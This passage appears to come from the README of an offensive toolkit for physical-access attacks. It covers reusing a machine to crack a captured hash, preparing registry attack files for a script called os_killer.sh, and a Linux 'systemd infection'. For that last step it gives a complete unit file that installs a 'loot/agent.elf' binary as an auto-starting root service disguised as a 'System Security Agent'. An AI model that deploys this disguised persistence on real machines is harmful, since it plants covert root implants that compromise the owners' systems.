This allows you to reboot and instantly start using the same machine to try and crack that hash for you instead of having to use the secretsdump from before or any other way.

Registry attacks

You need to create the registry `.reg` file edits before hand. Name them in the following format `HIVE_name-of-attack.reg` This will then be parsed by `os_killer.sh` and you can then see them in the registry picker:



Linux

systemd infection

Look most linux attacks are self explanatory except this one. The idea is this you have a `loot/agent.elf` binary this will be installed on the machine alongside the following service:

```
[Unit]
Description=System Security Agent
After=network.target

[Service]
Type=simple
ExecStart=/usr/local/bin/agent
Restart=always
User=root
Group=root

[Install]
WantedBy=multi-user.target
```

This service is then auto-enabled to run on next boot cycle.

qemu folder

In this folder you should setup the qemu stuff like mentioned in the `Windows Virtual Machine.md` file.